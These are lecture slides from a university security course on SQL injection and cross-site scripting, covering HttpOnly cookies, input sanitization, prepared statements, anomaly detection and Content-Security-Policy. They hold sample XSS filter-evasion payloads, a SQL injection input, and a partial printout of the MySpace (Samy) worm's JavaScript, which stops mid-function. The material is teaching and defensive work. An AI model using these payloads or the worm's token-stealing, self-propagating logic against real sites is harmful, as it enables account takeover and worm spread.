Web Security IV: SQL Injection, XSS , Vulnerability Discovery & Disclosure


CS 1660: Introduction to Computer Systems Security

Code Injection

User input gets treated as part of the application code

=> user can do something they couldn’t otherwise

Code injection we have seen so far…



1) SQL INJECTION

- USER INPUT => AFFECTS DB QUERY RUN BY SERVER (SQLI)

2) CROSS-SITE SCRIPTING (XSS)

=> USER INPUT RUNS JS IN VICTIM'S BROWSER

From last time

SQL injection: input becomes part of SQL query on server

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "'");
```

INPUT

Cross-Site Scripting (XSS): input can run arbitrary Javascript in browser

```
<h2>Comments</h2>
<ul>
   <li>hi, this is alice</li>
   <li><script>alert(”xss”);</script></li>
...
```

INPUT

How do we defend against this?

Once again, defense in depth...

First: limiting cookie sharing

More info: Mozilla MDN


More important attributes:

```
Set-Cookie: sessionid=12345; . . . HttpOnly=true
```

- `HttpOnly` (true/false): If true, cookie can't be read by Javascript, eg. `document.cookie`

- Fetch/XMLHTTPRequest can still send them, even if JS code can't read directly ("credentialed requests")

Tradeoff in how cookie can be used => useful for cookies with credentials



Authentication Required

Enter your Brown credentials

Username: jcarberr

Password:

You have asked to log in to:

Brown University – Canvas

Developer Tools — Web Login Service — https://sso.brown.edu/idp/profile/SAML2/Redirect/SSO?execution=e1s1

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Las
JSESSIONID	[redacted]	sso.brown....	/idp	Session	53	false	true	None	Tue
SESS48fbb292...	[redacted]	.brown.edu	/	Sun, 02 Jan 2022 ...	62	false	false	None	Thu
shib_idp_session	[redacted]	sso.brown....	/idp	Session	80	true	true	None	Tue

What can we do about it?

Idea: clean up the text

How could we prevent input from acting like code?

This is called input sanitization => escape or filter certain characters to avoid them being parsed as code

XSS: What to filter?

Problem: really hard to build a good sanitization function => can’t hope to catch everything…

```
<script>alert("XSS");</script>
```

Can get devious…

```
<script>alert("XSS");</script>

<img src=# onerror="alert('XSS')">

<img src=# onerror="alert(String.fromCharCode(88,83,83))">
. . .
```

More info: Flag wiki, OWASP filter evasion cheat sheet

Note: not all of these exact tricks may work in all modern browsers.
Your experience may vary, see cheat sheet for more examples.

Sanitizing SQL

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "'");
```

What to escape? *Starting* point:

`'   "   \   <newline>   <return>   <null>`

Quirks: Unicode, rich text, …

Warning: building sanitizers is very tricky to get right. Never, ever write custom sanitizers on your own!

Instead

- Use library functions designed for this
- Reconsider your design to avoid needing a sanitizer in the first place

Input Sanitization: Examples

Examples

- PHP legacy escape function `mysql_escape_string` ignored similar character encodings in Unicode
- PHP later developed `mysql_real_escape_string`

Both of these functions are deprecated now...

How can we do better?

A better way for SQL: Prepared Statements

1. Backend parses this:

```
"SELECT * from users WHERE user = ? AND password = ?"
```

⟹ Output: query object

- Newer form of writing queries: variables with ? filled in after query text is parsed
- Generally safe from SQL injection, if used correctly

2. When user input is received, backend calls something like:
query_obj.process(input)

This fills in the placeholders for the inputs and actually runs the query.

```
// Prepare query ahead of time
$stmt = $db->db->prepare(
 'SELECT * from users WHERE username = :user AND password = :pass');

. . .

// For each input, execute query
$r = $stmt->execute([':user' => $user, ':pass' => $pass]);
```

INPUT FROM USER

Parsing and query execution in separate steps
=> user input can’t affect the query semantics

Anomaly Detection

- Observe queries on legitimate inputs
- Determine properties of typical queries
    - Result size (e.g., list of values or probability distribution)
    - Structure (e.g., WHERE expression template)
- Reject inputs that yield atypical queries and outputs

Anomaly Detection (eg. for SQL)

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

- Typical queries
  - Result size: 0 or 1
  - Structure: variable = string
- On malicious input A' OR 1 = 1
  - Result size: table size
  - Structure: variable = string OR value = value

XSS: Content-Security-Policy (CSP)

CSP header tells browser to load content only from certain origins

```
<!– Only allow content from this origin -->
<!– (also restricts inline scripts) -->
Content-Security-Policy: default-src 'self'
```

XSS: Content-Security-Policy (CSP)


CSP header tells browser to load content only from certain origins

```
<!– Only allow content from this origin -->
<!– (also restricts inline scripts) -->
Content-Security-Policy: default-src 'self'
```

```
<!– Allow certain media from different sources-->
Content-Security-Policy: default-src 'self'; img-src *;
    media-src example.org example.net;
    script-src userscripts.example.com
```

Opportunities for more precise control over what resources can be loaded

What happens when user inputs need rich formatting?



MySpace
Search
powered by Google
Home | Browse | Search | Invite | Film | Mail | Blog | Favorites | Forum | Groups | Events | Videos | Music | Comedy | Classifieds

Tom

":-)"

Male
31 years old
Santa Monica,
CALIFORNIA
United States

Last Login:
9/22/2007

Mood: productive ☺
View My: **Pics** | **Videos**

Contacting Tom

Send Message	Forward to Friend
Add to Friends	Add to Favorites
Instant Message	Block User
Add to Group	Rank User

MySpace URL:
http://www.myspace.com/tom

Hello, you either have JavaScript turned off or an old version of Macromedia's Flash Player. **Click here** to get the latest flash player.

Tom's Interests

General	Internet, Movies, Reading, Karaoke, Language, Culture, History of Communism, Philosophy, Singing/Writing

Tom is working on myspace plans!

Tom's Latest Blog Entry [**Subscribe to this Blog**]

approving comments ... (**view more**)

new homepage look (**view more**)

what's going on with friend counts? (**view more**)

extended network (**view more**)

am i online? (**view more**)

[**View All Blog Entries**]


Tom's Blurbs

About me:
I'm Tom and I'm here to help you. Send me a message if you're confused by anything. **Before asking me a question, please check the FAQ to see if your question has already been answered.**

I may have been on your friend list when you signed up. If you don't want me to be, click "Edit Friends" and remove me!

Also, feel free to tell me what features you want to see on MySpace and if I think it's cool, we'll do it!

Who I'd like to meet:
I'd like to meet people who educate, inspire or entertain me... I have a few close friends I've known all my life. I'd like to make more.



John

Male
23 years old
United Kingdom

Last Login:
27/03/2007

View My: Pics | Videos

Contacting John

John is in your extended network

John's Latest Blog Entry [Subscribe to this Blog]


[View All Blog Entries]

John's Blurbs

About me:

Who I'd like to meet:

John's Details



```
%20A%20views/sunset%20tucson%20mountains.jpg);
background-position:top left;
background-repeat:no-repeat;
background-attachment:scroll;
}

table table table table, div table table table{
border-style:none;
}

A IMG{
border-style:none;
}
a </Style> I edited my profile with <A href="http://www.strikefile.com/myspace"
target="_blank">Thomas' Myspace Editor V4.4</A>
```

How To Create A Great Page For Your MySpace

Videojug ✓
834K subscribers

2.3K views 11 years ago

In the Real World: MySpace Worm

- Users could post HTML on MySpace pages...
    - ...but MySpace blocks a lot of tags (except for <a>, <img>, and <div>)
        - No <script>, <body>, onClick attributes, <a href=javascript://>, ...
          ...but some browsers allowed JavaScript within CSS tags:
            - <div style="background:url('javascript:eval(...)')">
- ...but MySpace strips out the word “javascript”...
    - ...so use <div style="background:url('java\nscript:eval(...)')">
- ...but MySpace strips out all escaped quotes...
    - ...so convert from decimal: String.fromCharCode(34) to get ‘’
- ...etc


Source: https://samy.pl/myspace/tech.html

In the Real World: MySpace Worm

```
<div id=mycode style="BACKGROUND: url('javascript:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var
A=String.fromCharCode(39);function g(){var C;try{varD=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return
eval('document.body.inne'+'rHTML')}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var
E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new
Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){g
etData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function paramsToString(AV){var N=new String();var
O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-
1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return
false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK
.length)}J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return
S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var
U=BG+'=';var V=BF.indexOf(U)+U.length;var
